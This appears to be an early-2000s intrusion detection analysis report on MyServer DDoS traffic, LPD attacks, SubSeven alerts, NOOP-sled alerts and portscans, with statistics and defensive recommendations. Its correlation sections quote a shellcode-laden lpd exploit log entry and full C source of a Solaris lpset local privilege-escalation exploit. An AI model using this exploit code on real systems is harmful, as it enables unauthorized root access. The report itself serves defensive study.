We started seeing this last Friday the 11th - packets flooding out of our network originating from 2 on-campus hosts and attacking a third off-campus by sending FIN packets to port 113. It became obvious that the packets were spoofed, however the

spoofed addresses were "correct" for the subnet and getting through the internal and external egress filters ! The port number varied - we also saw port 6667 used. It took us a few days to find this since we needed to get a sniffer on the same wire as one of the compromised machines in order to get a MAC address and trace it to the box. The signature that helped us find it was that the TCP sequence number was crafted and always identical (674719801)- it appears to be hardcoded in the binaries. Now we know that compromised boxes (Linux) are listening on port 55850 and have located a few others. You may want to get the word out on this one - it is quite nasty ! Attached is the whole kit - our initial analysis appears in the README.ANALYSIS file. Please contact me if you need any additional information.

http://archives.neohapsis.com/archives/incidents/2000-10/0136.html
MyServer is a little known DDOS agent that was running around late in the summer. It binds to UDP 55850, and the rootkit installs trojans of ls and ps, so you won't see it running. You WILL see it with netstat though. The rootkit and ddos tools are stored in "/lib/ "

http://www.wittys.com/files/all-ip-numbers.txt
myServer DDoS Agent 55850/udp

Associated Alerts

FTP DoS ftpd globbing	327
connect to 515 from inside	8
Port 55850 udp - Possible myserver activity	7

Security Recommendations

- Program your perimeter router and/or firewall to block port 55850 both TCP and UDP inbound and outbound.
- http://ist.uwaterloo.ca/security/howto/2000-10-02/compromise.html contains a good document for testing a host for signs of successful intrusion
- Use TCPDUMP to record packets matching this description for further study.

8. Connects to tcp port 515

Sample of Alerts

Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412
Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412
Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.226.10:412 -> 200.27.201.143:55850
Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412
Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412
Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.226.10:412 -> 200.27.201.143:55850
Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.226.10:412 -> 200.27.201.143:55850

Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412
Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412
Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412

Description

TCP port 515 is the Line Printer Spool port for most LINUX systems which has a missing format string argument in at least two calls to the syslog() function.

Missing format strings in function calls allow user-supplied arguments to be passed to a susceptible *snprintf() function call. Remote users with access to the printer port (port 515/tcp) may be able to pass format-string parameters that can overwrite arbitrary addresses in the printing service's address space. Such overwriting can cause segmentation violations leading to denial of printing services or to the execution of arbitrary code injected through other means into the memory segments of the printer service.

A remote user may be able to execute arbitrary code with elevated privileges. In addition, the printing service may be disrupted or disabled entirely.

Statistics for Connect to 515 from Outside

Top 5 Attackers	Count	Top 5 Targets	Count
213.131.174.51	54	MY.NET.132.142	1
		MY.NET.132.184	1
		MY.NET.132.210	1
		MY.NET.133.191	1
		MY.NET.137.221	1

Statistics for Connect to 515 from Inside

MY.NET.1.2:1023 -> MY.NET.50.35:515
MY.NET.1.2:1023 -> MY.NET.50.35:515
MY.NET.1.2:1023 -> MY.NET.50.35:515
MY.NET.1.2:1023 -> MY.NET.50.35:515
MY.NET.1.2:1023 -> MY.NET.50.35:515
MY.NET.1.2:1023 -> MY.NET.50.35:515
MY.NET.1.2:1023 -> MY.NET.50.35:515
MY.NET.70.38:4143 -> 24.38.251.94:515

WhoIs:

213.131.174.51
European Regional Internet Registry/RIPE NCC (NETBLK-213-RIPE)
These addresses have been further assigned to European users.
Contact info can be found in the RIPE database, via the
WHOIS and TELNET servers at whois.ripe.net, and at
http://www.ripe.net/db/whois.html
NL

Netname: RIPE-213
Netblock: 213.0.0.0 - 213.255.255.255
Maintainer: RIPE

Coordinator:
Reseaux IP European Network Co-ordination Centre Singel 258 (RIPE-NCC-ARIN)
nicdb@RIPE.NET
+31 20 535 4444

Domain System inverse mapping provided by:

NS.RIPE.NET	193.0.0.193
NS.EU.NET	192.16.202.11
AUTH00.NS.UU.NET	198.6.1.65
NS3.NIC.FR	192.134.0.49
SUNIC.SUNET.SE	192.36.125.2
MUNNARI.OZ.AU	128.250.1.21
NS.APNIC.NET	203.37.255.97
SVC00.APNIC.NET	202.12.28.131

Correlations

http://www.incidents.org/archives/y2k/041201-1500.htm

```
Apr  9 15:07:51 hostmau portsentry[155]: attackalert: Connect from host:
  roc-24-24-38-234.rochester.rr.com/24.24.38.234 to TCP port: 515
 Apr  9 15:10:10 hostmau portsentry[155]: attackalert: Connect from host:
  roc-24-24-38-234.rochester.rr.com/24.24.38.234 to TCP port: 515
 …
 Apr  9 15:10:40 hostmau portsentry[155]: attackalert: Connect from host:
  roc-24-24-38-234.rochester.rr.com/24.24.38.234 to TCP port: 515
 Apr  9 15:10:42 hostmau portsentry[155]: attackalert: Connect from host:
  roc-24-24-38-234.rochester.rr.com/24.24.38.234 to TCP port: 515
 Apr  9 15:10:44 hostmau portsentry[155]: attackalert: Connect from host:
  roc-24-24-38-234.rochester.rr.com/24.24.38.234 to TCP port: 515
```

http://www.cert.org/advisories/CA-2000-22.html

Sample syslog entries from successful exploitation of this vulnerability have been reported, as follows:

```
Nov 26 10:01:00 foo SERVER[12345]: Dispatch_input: bad request line
'BB{E8}{F3}{FF}{BF}{E9}{F3}{FF}{BF}{EA}{F3}{FF}{BF}{EB}{F3}{FF}{BF}
XXXXXXXXXXXXXXXXXX%.168u%300$nsecurity.%301 $nsecurity%302$n%.192u%303$n
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}
1{DB}1{C9}1{C0}{B0}F{CD}{80}{89}{E5}1{D2}{B2}f{89}{D0}1{C9}{89}{CB}C{89}
```

```
]{F8}C{89}]{F4}K{89}M{FC}{8D}M{F4}{CD}{80}1{C9}{89}E{F4}Cf{89}]{EC}f{C7}
E{EE}{F}'{89}M{F0}{8D}E{EC}{89}E{F8}{C6}E{FC}{10}{89}{D0}{8D}
M{F4}{CD}{80}{89}{D0}CC{CD}{80}{89}{D0}C{CD}{80}{89}{C3}1{C9}{B2}
?{89}{D0}{CD}{80}{89}{D0}A{CD}{80}{EB}{18}^{89}u{8}1{C0}{88}F{7}{89}
E{C}{B0}{B}{89}{F3}{8D}M{8}{8D}U{C}{CD}{80}{E8}{E3}{FF}{FF}{FF}/bin/sh{A}'
```

Security Recommendations

- Program your perimeter router and/or firewall to block access to tcp 515 from external access
- Also program egress filters to stop outbound connections to tcp port 515

9. Possible Trojan Activity

Sample of Alerts

[**] Possible trojan server activity [**] 12.4.214.178:27374 -> MY.NET.253.115:80
[**] Possible trojan server activity [**] 148.243.233.35:27374 -> MY.NET.53.220:6346
[**] Possible trojan server activity [**] 148.243.233.35:27374 -> MY.NET.53.220:6346
[**] Possible trojan server activity [**] 159.91.64.1:27374 -> MY.NET.253.125:80
[**] Possible trojan server activity [**] 159.91.64.1:27374 -> MY.NET.253.125:80
[**] Possible trojan server activity [**] 172.130.79.50:27374 -> MY.NET.205.142:3642
[**] Possible trojan server activity [**] 172.130.79.50:27374 -> MY.NET.205.142:3642
[**] Possible trojan server activity [**] 172.130.79.50:27374 -> MY.NET.205.142:3642
[**] Possible trojan server activity [**] 172.130.79.50:27374 -> MY.NET.205.142:3642
[**] IDS50/trojan_trojan-active-subseven [**] MY.NET.70.148:1243 -> 204.152.184.75:50497

Description

SubSeven is one of the most prolific trojans in the wild today. It has new versions being released quaterly if not faster in some cases. The package contains two or three programs. One of the files should be installed on a "server" machine. Once the server program is installed the client can take control over the infected computer. The client is a powerful "remote administration" tool. It has remote controlling abilities such as the ability to edit the server Windows registry file, flip the screen, change the desktop colours, restart Windows, play sounds, send messages, switch off the display, disable keyboard keys, hide the mouse cursor or the task-bar.

The client can also steal passwords and read keyboard keys pressed on the server since the last boot. The third program in the package is a utility that can be used to configure the server program. It is possible to patch the server with any executable so it looks as if a user received a valid file instead of the trojan. The server configuration program also configures the way the server is "installed". To install itself the server can use the Windows registry file.

It can also change the C:\WINDOWS\WIN.INI or C:\WINDOWS\SYSTEM.INI files so that the server runs on starting Windows.

Statistics

Top 5 Attackers	Count	Top 5 Targets	Count
MY.NET.235.14	2178	31.6:27374	2178

172.130.79.50	10	205.142:3642	9
MY.NET.60.14	5	129.186:27374	5
216.239.46.222	4	100.165:80	4
MY.NET.253.114	3	53.220:6346	2

Whols:

172.130.79.50
America Online, Inc. (NETBLK-AOL-172BLK)
12100 Sunrise Valley Drive
Reston, VA 20191
US

Netname: AOL-172BLK
Netblock: 172.128.0.0 - 172.191.255.255
Maintainer: AOL

Coordinator:
America Online, Inc. (AOL-NOC-ARIN) domains@AOL.NET
703-265-4670

Domain System inverse mapping provided by:

DAHA-01.NS.AOL.COM 152.163.159.233
DAHA-02.NS.AOL.COM 205.188.157.233

Correlations

http://www.sans.org/y2k/021901.htm

```
[**] RECON - Ramen scan (tcp/27374) [**]
02/14-15:24:55.702175 24.170.4.24:1942 -> aaa.bbb.ccc.ddd:27374
TCP TTL:114 TOS:0x0 ID:20419 IpLen:20 DgmLen:48 DF
******S* Seq: 0x34E9BCC  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] RECON - Ramen scan (tcp/27374) [**]
02/14-15:24:56.254851 24.170.4.24:1942 -> aaa.bbb.ccc.ddd:27374
TCP TTL:114 TOS:0x0 ID:24003 IpLen:20 DgmLen:48 DF
******S* Seq: 0x34E9BCC  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] RECON - Ramen scan (tcp/27374) [**]
02/14-15:24:56.753449 24.170.4.24:1942 -> aaa.bbb.ccc.ddd:27374
TCP TTL:114 TOS:0x0 ID:30659 IpLen:20 DgmLen:48 DF
******S* Seq: 0x34E9BCC  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] RECON - Ramen scan (tcp/27374) [**]
02/14-15:24:57.258319 24.170.4.24:1942 -> aaa.bbb.ccc.ddd:27374
TCP TTL:114 TOS:0x0 ID:34243 IpLen:20 DgmLen:48 DF
******S* Seq: 0x34E9BCC  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Associated Alerts

BACKDOOR NetMetro File List	6
BACKDOOR NetMetro Incoming Traffic	4

IDS50/trojan_trojan-active-subseven	1

Security recommendations

Note:

First check with your corporate legal council regarding compromised systems. You may need to preserve the data for possible law enforcement activities.

- Use NESSUS & SARA to scan all hosts for possible Trojan vulnerabilities
- Visit each machine & use available programs / procedures to rid system of trojan software
- Program your perimeter router and/or firewall to block incoming activity to known trojan ports
- Program egress filters on your perimeter routers and/or firewall to block outgoing activity to known trojan ports

For further information, please read:

- http://www.dark-e.com/archive/trojans/subseven/22full/index.shtml – the user's guide from the inventor
- Deconstructing SubSeven, the Trojan Horse of Choice - http://www.sans.org/infosecFAQ/malicious/subseven.htm
- Trojan and Remote Access Service Ports - http://www.doshelp.com/trojanports.htm

10. Exploit X86 Noop

Sample of Alerts

```
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
[**] EXPLOIT x86 NOOP [**] 129.128.5.191:20 -> MY.NET.70.148:2933
```

Description

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information.

The Intel x86 instruction set contains a command called No Operation (NoOp [hex 0x90]). This command is seen in many buffer overflow programs, as the programmer does not always know where the end of the stack is after overflowing the buffer of the vulnerable service. So, to make life easier for the attacker, he programs his code with what has been termed a "nop sled" (aka noop sled). This way, when the attacked program returns data from the stack, it gets a string of NoOps and does nothing until it reaches the beginning of the attacker's code. Thus, many buffer overflow exploits can be detected by an IDS by searching for the so-called nop sled.

Statistics

Top 5 Attackers	Count	Top 5 Targets	Count
MY.NET.235.14	2178	234.50:412	74
172.130.79.50	10	70.148:3574	56
MY.NET.60.14	5	70.148:2933	50
216.239.46.222	4	70.148:3575	37
MY.NET.253.114	3	70.148:2934	36

Whols:

216.239.46.222
Google Inc. (NETBLK-GOOGLE)
2400 E. Bayshore Parkway
Mountain View, CA 94043
US

Netname: GOOGLE
Netblock: 216.239.32.0 - 216.239.63.255
Maintainer: GOGL

Coordinator:
Google Inc. (ZG39-ARIN) arin-contact@google.com
650-318-0200

Domain System inverse mapping provided by:

NS1.GOOGLE.COM	216.239.32.10
NS2.GOOGLE.COM	216.239.34.10
NS3.GOOGLE.COM	216.239.36.10
NS4.GOOGLE.COM	216.239.38.10

Correlations

http://www.sans.org/y2k/040401-1400.htm

```
Apr  2 21:37:41 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:3617 ->
a.b.c.225:515
Apr  2 21:37:41 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:3648 ->
a.b.c.225:515
Apr  2 21:37:45 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:3819 ->
a.b.c.225:515
Apr  2 21:37:46 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:4513 ->
a.b.c.225:515
Apr  2 21:37:49 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:1209 ->
a.b.c.225:515
```

```
Apr  2 21:37:53 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:2037 ->
a.b.c.225:515
Apr  2 21:37:53 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:2160 ->
a.b.c.225:515
Apr  2 21:37:54 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:2393 ->
a.b.c.225:515
Apr  2 21:37:58 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:2508 ->
a.b.c.225:515
Apr  2 21:37:58 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:3752 ->
a.b.c.225:515
```

http://www.securiteam.com/exploits/5DQ0H000IQ.html

```
*
* solaris 2.7 lpset local exploit, i386.
*
*/
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[] =
"\xeb\x48\x9a\xff\xff\xff\xff\x07\xff\xc3\x5e\x31\xc0\x89\x46\xb4"
"\x88\x46\xb9\x88\x46\x07\x89\x46\x0c\x31\xc0\x50\xb0\x8d\xe8\xdf"
"\xff\xff\xff\x83\xc4\x04\x31\xc0\x50\xb0\x17\xe8\xd2\xff\xff\xff"
"\x83\xc4\x04\x31\xc0\x50\x8d\x5e\x08\x53\x8d\x1e\x89\x5e\x08\x53"
"\xb0\x3b\xe8\xbb\xff\xff\xff\x83\xc4\x0c\xe8\xbb\xff\xff\xff\x2f"
"\x62\x69\x6e\x2f\x73\x68\xff\xff\xff\xff\xff\xff\xff\xff\xff";

  long get_esp() { __asm__("movl %esp,%eax"); }

  int main (int argc, char *argv[]) {
      long offset=410;
int nop=64;
int gab=40;
long addr;
char buffer[210];
int i, a, b;

if (argc > 1) offset = strtol(argv[1], NULL, 0);
if (argc > 2) gab = strtol(argv[2], NULL, 0);
if (argc > 3) nop = strtol(argv[2], NULL, 0);

for (a = 0; a <gab; a++)
buffer[a] = 'A';

   addr = get_esp() + offset;

   buffer[a++] = addr & 0x000000ff;
   buffer[a++] = (addr & 0x0000ff00) >> 8;
   buffer[a++] = (addr & 0x00ff0000) >> 16;
   buffer[a++] = (addr & 0xff000000) >> 24;

   for ( ; a < nop; a++)
    buffer[a] = 0x90;

      for (b = 0; b < strlen(shellcode); b++, a++)
```

```
        buffer[a] = shellcode[b];

        buffer[strlen(buffer)] = '\0';

           printf("addr = 0x%x\n", addr);
                          execl("/usr/bin/lpset", "lpset", "-n", "fns", "-r",
buffer,"digit", NULL);

}
```

Associated Alerts

SUNRPC highport access!	332
EXPLOIT x86 NOOP	277
x86 NOOP - unicode BUFFER OVERFLOW ATTACK	83
EXPLOIT x86 setuid 0	34
EXPLOIT x86 setgid 0	15
EXPLOIT x86 NOPS	7
SMTP chameleon overflow	1
EXPLOIT identd overflow	1

Security Recommendations

Note:

First check with your corporate legal council regarding compromised systems. You may need to preserve the data for possible law enforcement activities

- Run NESSUS & SARA to check all hosts for services with known buffer overflow vulnerabilities
- Both programs give a report with links to manufacturers web pages where current patches can be found.
- Apply patches as appropriate

For further information, please read:

- Buffer Overflow in Some Implementations of IMAP Servers - http://www.cert.org/advisories/CA-1998-09.html
- A Look at the Buffer-Overflow Hack - http://www2.linuxjournal.com/lj-issues/issue61/2902.html
- Blocking Buffer Overflow Attacks - http://www.networkmagazine.com/article/NMG20000511S0015

11. Portscans

While portscans are not destructive in themselves, they are harbingers of problems to come. Portscans can also consume large amounts of bandwidth and man-hours for analysis. The following analysis breaks port scans into two major areas: *In-Bound* and *Out-Bound*. The distinction here is that in-bound portscans represent intruders looking for susceptable hosts and/or services within your organization to be attacked later; while out-bound portscans represent hosts within your organization outwardly probing hosts at other internet sites.

In-Bound Portscans

Samples of Scan Logs

130.161.37.101:65535 **->** MY.NET.1.147:3128 **SYN** **S*****
205.188.246.121:13036 **->** MY.NET.153.244:6970 **UDP**
24.67.229.172:3090 **->** MY.NET.223.54:1214 **FIN** ***F****
24.181.140.97:58 **->** MY.NET.225.202:6346 **SPAU** 2*S**PAU RESERVEDBITS
24.95.122.31:4220 **->** MY.NET.234.134:1575 **FIN** ***F****
64.123.43.242:19101 **->** MY.NET.224.202:60758 **SPAU** 1*UAP*S* RESERVEDBITS
64.123.43.242:4772 **->** MY.NET.224.202:3764 **FIN** 1******F RESERVEDBITS
64.123.43.242:2080 **->** MY.NET.224.202:19584 **FIN** 1******F RESERVEDBITS
64.123.43.242:19660 **->** MY.NET.224.202:19585 **NMAPID** 1*U*P*SF RESERVEDBITS
64.160.48.11:19660 **->** MY.NET.206.102:19585 **NMAPID** 1*U*P*SF RESERVEDBITS
64.123.43.242:12940 **->** MY.NET.224.202:28247 **FIN** *2*****F RESERVEDBITS
64.160.48.11:0 **->** MY.NET.206.102:0 **NMAPID** *2U*P*SF RESERVEDBITS
195.240.200.104:33107 **->** MY.NET.136.188:11994 **SPAU** *2UAP*S* RESERVEDBITS
209.193.48.102:37788 **->** MY.NET.222.182:36102 **NMAPID** 12U*P*SF RESERVEDBITS
209.193.48.102:48017 **->** MY.NET.222.182:21283 **SPAU** 1*UAP*S* RESERVEDBITS
65.33.248.7:2119 **->** MY.NET.205.78:6346 **NULL** ********
24.147.31.25:0 **->** MY.NET.202.66:1214 **NOACK** **SFR***
65.129.88.51:32890 **->** MY.NET.208.174:22531 **FULLXMAS** 2*SFRPAU RESERVEDBITS
24.203.57.245:0 **->** MY.NET.203.158:6347 **INVALIDACK** *1S***AU RESERVEDBITS
65.9.207.66:1949 **->** MY.NET.208.62:6346 **UNKNOWN** 21***PAU RESERVEDBITS
24.147.31.25:0 **->** MY.NET.202.66:1214 **VECNA** *****P*U

Statistics

Total In-Bound scans:		**78,899**
Total In-Bound UDP scans		64,582
Total In-Bound SYN scans		3,548
Number of NULL scans	360	
Number of NOACK scans	114	
Number of VECNA scans	103	
Number of INVALIDACK scans	93	
Number of UNKNOWN scans	74	
Number of XMAS scans	9	
Number of other anomalous scans	7	
Total In-Bound anomalous scans		770

UDP	**Most Targeted Host**	**Count**	**Most Targeted Port**	**Count**
	MY.NET.184.23	4250	Apple Quicktime 6970	59718
	MY.NET.108.13	4136	reserved 0	2444


	MY.NET.145.166	3925	Nlock manager 1050	106
	MY.NET.178.154	3540	Unknown 4575	97
	MY.NET.108.15	3391	Real audio 6972	50

SYN	Most Targeted Host	Count	Most Targeted Port	Count
	MY.NET.130.86	210	File Transfer - FTP 21	9010
	MY.NET.208.62	53	Active API Srvr 3128	2458
	MY.NET.253.53	9	Remote Job Entry 5	850
	MY.NET.99.85	7	WEB (HTTP) 80	785
	MY.NET.6.7	7	Napster 6346	77
	MY.NET.253.51	7	Sun Portmapper 111	68
	MY.NET.70.113	6	printer 515	37
	MY.NET.253.52	6	auth 113	21
	MY.NET.219.142	6	Sendmail (SMTP) 25	17
	MY.NET.253.43	5	KaZaA 1214	4

UDP Scans

In-Bound UDP scans usually target ports that are not normally used. If a system is "live", it will respond the originator with an ICMP "Port Unreachable message". The attacker utilizes these returned error packets to "map" your network without using ICMP Echo Request packets (PING) which is normally blocked by a perimeter router and/or firewall.

The impact of such can become quite severe, as the following graph shows:



As you can see, the triggered ICMP messages outbound in response to inbound scanning is nearly equal to the amount of incoming traffic. With a large enough inbound scan, an attacker can trigger enough traffic within your network to significantly impede the normal operations of your network.

Port 6970 Real Audio / Apple Quicktime

Correlations

http://www.sans.org/y2k/123199-1140.htm

Dec 31 10:28:32 dalcomp-internet 25258: Dec 31 10:28:39: %SEC-6-IPACCESSLOGP: list 102 denied udp 204.215.49.21(22478) -> 208.216.14.40(6970), 1 packet
Dec 31 10:33:40 dalcomp-internet 25264: Dec 31 10:33:46: %SEC-6-IPACCESSLOGP: list 102 denied udp 204.215.49.21(22478) -> 208.216.14.40(6970), 37 packets
Dec 31 10:50:58 dalcomp-internet 25284: Dec 31 10:51:04: %SEC-6-IPACCESSLOGP: list 102 denied udp 204.215.49.52(9102) -> 208.216.14.40(6970), 1 packet
Dec 31 10:51:39 dalcomp-internet 25286: Dec 31 10:51:46: %SEC-6-IPACCESSLOGP: list 102 denied udp 204.215.49.3(31206) -> 208.216.14.40(6970), 1 packet

http://www.cyber.ust.hk/handbook4/03b_hb4.html

Real Audio is a service that allows users to listen to music or news encoded in RealAudio format. More precisely, with a real audio client, the RealAudio Player, users can listen to the sound file stored on the RealAudio server in RealAudio format transported across the network using its channel. Whereas RealVideo is a service developed for providing video across the network using the same transport channel as Real Audio.

Characteristics of RealAudio and RealVideo services:

- Protocol used: TCP/IP, UDP/IP
- Server port used: 7070 (TCP control channel)
- 6970 - 7170 (UDP data channels)
- Client port(s) used: > 1023
- Channel is setup by the outgoing control connection on TCP port 7070

While this port is used for Real Audio & Apple quicktime, it is not a server port. Therefore, inbound scanning of this port is probably an attempt at network mapping. The use of these services during normal working hours can put quite a burden on network resources. You may want to disallow their use and block accordingly at the perimeter router and/or firewall.

Port UDP 6972 (real audio)

Correlations

See above

Port udp 0

Correlations

http://people.atl.mediaone.net/jacopeland/probe4_5.html

I have now seen 3 UDP port 0 probes, and had another UDP port 0 probe reported from Kansas. These probes use a single UDP packet, two bytes of data (ascii zeroes). They stimulate the ICMP Destination_Unreachable-Port Packets.

07:04 195.229.024.212:6175 (Arab Emirates*) to 24.88.48.47:0 (Atlanta, GA)
08:04 195.229.024.213:7123 (Arab Emirates*) to 24.88.48.47:0 (Atlanta, GA)
*DNS name: cwa129.emirates.net.ae
09:39 212.174.198.29:4387 (Turkey) to 24.94.129.78:0 (Wichita, Kansas)
*DNS: none
05:35 195.99.56.179:37271 (Manchester, UK*) to 14.88.131.45:0 (Atlanta, GA)
*DNS name: manchester_nas11.ida.bt.net
05:08 24.94.80.152:27774 (Road Runner, Hawaii) to 24.94.48.14:0 (Wichita, Kansas)
*DNS name: a24b94n80client152.hawaii.rr.com
04:48 195.44.201.41:2654 (cwnet, NJ) to 24.88.100.37:0 (Atlanta, GA)

Commonly used to help determine the operating system. This works because on some systems, port 0 is "invalid" and will generate a different response when you connect to it vs. a normal closed port. One typical scan uses a destination IP address of 0.0.0.0 and sets the ACK bit, with broadcast at the Ethernet layer. Therefore, any probing of this port should be considered malicious and blocked at the perimeter router and/or firewall.

Port UDP 1050 nlock manager / trojan minicommand 1.2

Correlations

http://www.sans.org/y2k/ports.htm

port	Known trojan
1050	minicommand 1.2

There is a reported trojan on tcp port 1050, although the SANS document doesn't specify tcp or udp; there is no published service utilizing udp port 1050. Scanning to this port is most likely an attempt at network mapping, where the intruder hopes to receive an ICMP error packet to confirm or deny the presence of a host at the targeted address.

Port UDP 4575

Correlations

None

This port is not assigned by the IANA, nor can any reference as to it's legitimate use can be found at this time. Recommend monitoring activity to/from this port to see if any internal machines respond. Otherwise block at the perimeter router and/or firewall.

SYN Scans

The significance of SYN scanning is to identify hosts that have vulnerable services running. The most common SYN scan is for tcp port 21, otherwise known for File Transfer Protocol (FTP). In the last year or so, many FTP servers have been found to have buffer overflow vulnerabilities (CVE-1999-0017, CVE-1999-0075, CVE-1999-0080, CVE-1999-0082, … CVE-2001-0335). There are of course too many vulnerabilities in the Microsoft IIS Web server to list individually, which is why there are numerous scans for tcp port 80.

SYN/FIN scans and other variations of incorrect tcp flags are used by "crafted packet" scanners to deduce the version of Operating System. Depending upon the type of response the targeted host sends back, the attacker can correlate the response to known behavior and thus determine the OS type. By doing so through the use of scanning techniques, the intruder hopes to identify vulnerable OS's and hosts to attack.

Port 21 FTP

Correlations

http://archives.neohapsis.com/archives/incidents/2000-11/0039.html

I am noticing what must be a HUGE FTP scan going on, as two completely unrelated networks saw the same thing about an 10 hours apart.
X = wireweb network
Y = jump.net network
2000-11-03 14:42:04 203.59.72.172:21 > 216.3.228.XA:21 [3] (ttl 15 len 40)
2000-11-04 00:11:58 203.59.72.172:21 > 216.30.16.YA:21 [3] (ttl 26 len 40)
2000-11-04 00:11:58 203.59.72.172:21 > 216.30.16.YB:21 [3] (ttl 26 len 40)
2000-11-04 00:11:58 203.59.72.172:21 > 216.30.16.YC:21 [3] (ttl 26 len 40)
2000-11-04 00:11:58 203.59.72.172:21 > 216.30.16.YD:21 [3] (ttl 26 len 40)
2000-11-04 00:11:59 203.59.72.172:21 > 216.30.16.YE:21 [3] (ttl 26 len 40)
2000-11-04 00:11:59 203.59.72.172:21 > 216.30.16.YF:21 [3] (ttl 26 len 40)
2000-11-04 00:11:59 203.59.72.172:21 > 216.30.16.YG:21 [3] (ttl 26 len 40)
2000-11-04 00:13:50 203.59.72.172:21 > 216.30.38.YH:21 [3] (ttl 26 len 40)
2000-11-04 00:13:50 203.59.72.172:21 > 216.30.38.YI:21 [3] (ttl 26 len 40)
2000-11-04 00:14:05 203.59.72.172:21 > 216.30.41.YJ:21 [3] (ttl 26 len 40)
